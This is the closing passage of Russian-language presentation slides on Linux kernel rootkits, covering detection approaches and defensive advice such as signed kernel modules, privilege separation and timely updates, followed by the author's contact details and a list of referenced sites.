- Встраивание в планировщик процессов
- Анализ памяти
- Анализ задержек

Как не словить?

- Использование электронной подписи для модулей ядра

Как не словить?

- Использование электронной подписи для модулей ядра
- Знайте, что происходит на вашей системе

Как не словить?

- Использование электронной подписи для модулей ядра
- Знайте, что происходит на вашей системе
- Разграничение полномочий

Как не словить?

- Использование электронной подписи для модулей ядра
- Знайте, что происходит на вашей системе
- Разграничение полномочий
- Обновления, обновления, обновления...

Как не словить?

- Использование электронной подписи для модулей ядра
- Знайте, что происходит на вашей системе
- Разграничение полномочий
- Обновления, обновления, обновления...
- Перезапуск приложений и ядра после обновления (либо kpatch)

Вопросы?

Спасибо за внимание!

Клементьев Михаил

m.klementyev@dsec.ru

thx

- https://outflux.net
- http://securityaffairs.co
- http://derekmolloy.ie
- https://github.com/NoviceLive/research-rootkit